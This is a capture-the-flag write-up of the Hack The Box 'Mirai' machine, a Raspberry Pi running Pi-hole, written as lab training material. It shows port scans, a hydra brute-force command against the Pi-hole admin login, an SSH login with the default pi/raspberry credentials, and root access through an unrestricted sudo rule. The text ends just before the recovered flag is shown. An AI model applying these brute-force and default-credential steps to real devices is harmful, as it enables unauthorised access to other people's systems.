Hack The Box Mirai Writeup (Easy Linux)
Easy Linux box. A Raspberry Pi running Pi-hole keeps the default pi and raspberry login, sudo is unrestricted, and root.txt comes back out of /dev/sdb.
Summary
Mirai is a Raspberry Pi running Pi-hole, and the theme is the botnet it is named after: devices left on their factory credentials. Port 80 returns a bare 404, but a directory scan finds /admin and the Pi-hole console, whose password resists a hydra run against rockyou. Plex on 32400 allows registration and the first account comes up with administrative rights, but nothing there leads further. The actual way in is the default Raspberry Pi OS login, pi with the password raspberry, over SSH, and that account has a blanket NOPASSWD sudo rule, so sudo su is root. The root flag has been deleted and a note in /root points at a USB stick, which df shows mounted at /media/usbstick with an empty lost and found; running strings against the underlying /dev/sdb device recovers the deleted flag from the raw blocks.
Service Enumeration
My initial nmap scan looks like this:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
$ nmap -A -vv -oN scans/nmap.initial 10.129.136.193

<SNIP>

22/tcp   open  ssh     syn-ack OpenSSH 6.7p1 Debian 5+deb8u3 (protocol 2.0)

<SNIP>

53/tcp   open  domain  syn-ack dnsmasq 2.76
| dns-nsid:
|_  bind.version: dnsmasq-2.76

80/tcp   open  http    syn-ack lighttpd 1.4.35
|_http-server-header: lighttpd/1.4.35
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
| http-methods:
|_  Supported Methods: OPTIONS GET HEAD POST

1719/tcp open  upnp    syn-ack Platinum UPnP 1.0.5.13 (UPnP/1.0 DLNADOC/1.50)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
It shows only ports 22, 53, 80 and 1719 open. However, these are not the only ports open in the machine as a nmap full scan (nmap -A 10.129.136.193 -vv -oN scans/nmap.all -p- -T4 -Pn) would reveal at least two new ports (32469 and 32400):
1
2
Discovered open port 32469/tcp on 10.129.136.193
Discovered open port 32400/tcp on 10.129.136.193
Web Server Enumeration

Port 80 gives me a 404 error straight up:
I ran gobuster:
1
gobuster dir -u 10.129.136.193 -w /usr/share/wordlists/SecLists/Discovery/Web-Content/raft-small-words.txt -t 5
And it found a few valid directories, including:
1
/admin                (Status: 301) [Size: 0] [--> http://10.129.136.193/admin/]
Accessing the /admin endpoint, I get across a Pi-Hole admin panel:

It has a login page, but I couldn’t figure the admin password for the application. I used the following hydra command to try and bruteforce the password, since there’s no rate limiting in the application:
1
hydra -l '' -P /usr/share/wordlists/rockyou.txt 10.129.136.193 http-post-form "/admin/index.php?login:pw=^PASS^:Forgot password"
However, nothing was found.
Plex Enumeration
Plex application is running on port 32400:

It gives me the option to sign up for the application, so I created my account using bsec@bsec.com as the username and e-mail. I logged in to plex, and I think my user got admin privileges right away (probably because I’m the first user in the app):

However, despite being authenticated (with what seems like administrative privileges), I couldn’t figure a way to further my access. The application version does not seem to be vulnerable as well.
Remote Code Execution: Default Credentials
The Mirai botnet was a watershed moment in cybersecurity that demonstrated how vulnerable our connected devices really are. Created in 2016, Mirai was a type of malware that specifically targeted Internet of Things (IoT) devices like security cameras, routers, and digital video recorders, the kinds of devices that many people install and then forget about.
What made Mirai particularly effective was its simple but devastating approach: it would scan the internet looking for IoT devices that were still using their default usernames and passwords (think “admin/admin” or “root/12345”), which unfortunately described millions of devices that users had never bothered to reconfigure. Once Mirai infected a device, it would recruit that device into a massive army of compromised machines, called a botnet, which could then be directed to flood websites with so much traffic that they’d collapse under the load.
What happens with this machine is that it’s possible to use the default credentials for a pihole install (pi:rasberry):

To log in to the machine via SSH:
1
2
3
$ ssh pi@10.129.136.193

pi@10.129.136.193's password: raspberry
The user flag can be found in pi’s Desktop folder.
Vertical Privilege Escalation
User “pi” can escalate to root pretty quickly with sudo:
1
2
3
4
5
6
7
8
$ sudo -l
Matching Defaults entries for pi on localhost:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User pi may run the following commands on localhost:
    (ALL : ALL) ALL
    (ALL) NOPASSWD: ALL
Just run sudo su to get a shell as root:
1
2
3
pi@raspberrypi:~ $ sudo su
root@raspberrypi:/home/pi# id
uid=0(root) gid=0(root) groups=0(root)
However, the root flag is not there:
1
2
3
root@raspberrypi:/home/pi# cat /root/root.txt

I lost my original root.txt! I think I may have a backup on my USB stick...
When searching for devices with df -h, I found the usbstick:

There’s a file named damnit.txt in /media/usbstick (where the usb stick is mounted):
1
2
3
4
5
6
# cat /media/usbstick/damnit.txt


Damnit! Sorry man I accidentally deleted your files off the USB stick.
Do you know if there is any way to get them back?

-James
Searching for the file in the lost+found directory, I couldn’t find it (was hoping for this quick win):
1
2
3
4
# ls -la /media/usbstick/lost+found/
total 13
drwx------ 2 root root 12288 Aug 14  2017 .
drwxr-xr-x 3 root root  1024 Aug 14  2017 ..
I could, however, run “strings” against the device itself (/dev/sdb) and retrieve the value for deleted root.txt: